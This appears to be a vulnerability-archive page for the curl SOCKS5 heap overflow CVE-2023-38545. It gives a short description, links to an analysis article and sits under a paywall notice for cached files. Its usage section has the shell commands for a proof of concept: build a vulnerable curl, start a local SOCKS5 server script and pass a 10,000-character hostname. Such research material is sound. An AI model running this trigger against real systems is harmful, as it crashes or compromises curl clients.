目标达成 感谢每一位支持者 — 我们达成了 100% 目标!

目标: 1000 元 · 已筹: 1359 元

100%

CVE-2023-38545 PoC — curl 缓冲区错误漏洞

来源
关联漏洞
标题: curl 缓冲区错误漏洞 (CVE-2023-38545)
Description:curl是一款用于从服务器传输数据或向服务器传输数据的工具。 curl 7.69.0至8.3.0版本存在安全漏洞,该漏洞源于SOCKS5存在堆栈溢出漏洞。
Description
😄 CVE-2023-38545堆溢出的POC和分析文章
介绍
## usage
```bash
git clone https://github.com/imfht/CVE-2023-38545
cd CVE-2023-38545/curl-7.74.0 && ./configure --with-openssl
make -j 4
python3 socks.py &
export ALL_PROXY=socks5h://127.0.0.1:9050
./curl-7.74.0/src/curl  $(python3 -c "print(('A'*10000), end='')") -vvvv
```
## proof

![image-20231012151015503](https://blog-image.imfht.com/typora/image-20231012151015503.png)
![image](https://github.com/imfht/CVE-2023-38545/assets/15059493/9f4246ba-0348-4b82-a179-99a6eadff184)


for details please see: [this link(in chinese)](https://blog.imfht.com/2023/10/12/cve-2023-38545%e6%bc%8f%e6%b4%9e%e5%88%86%e6%9e%90%e3%80%81%e7%a8%b3%e5%ae%9a%e8%a7%a6%e5%8f%91poc%e4%b8%8e%e6%a3%80%e6%b5%8b%e6%96%b9%e6%b3%95/)
文件快照

登录后查看神龙缓存的 POC 文件快照

登录查看
备注
    1. 建议优先通过来源进行访问。
    2. 本地 POC 快照面向订阅用户开放;当原始来源失效或无法访问时,本地镜像作为订阅权益的一部分提供。
    3. 持续抓取、验证、维护这份 POC 档案需要不少投入,因此本地快照已纳入付费订阅。您的订阅是让这份资料能继续走下去的关键,由衷感谢。 查看订阅方案 →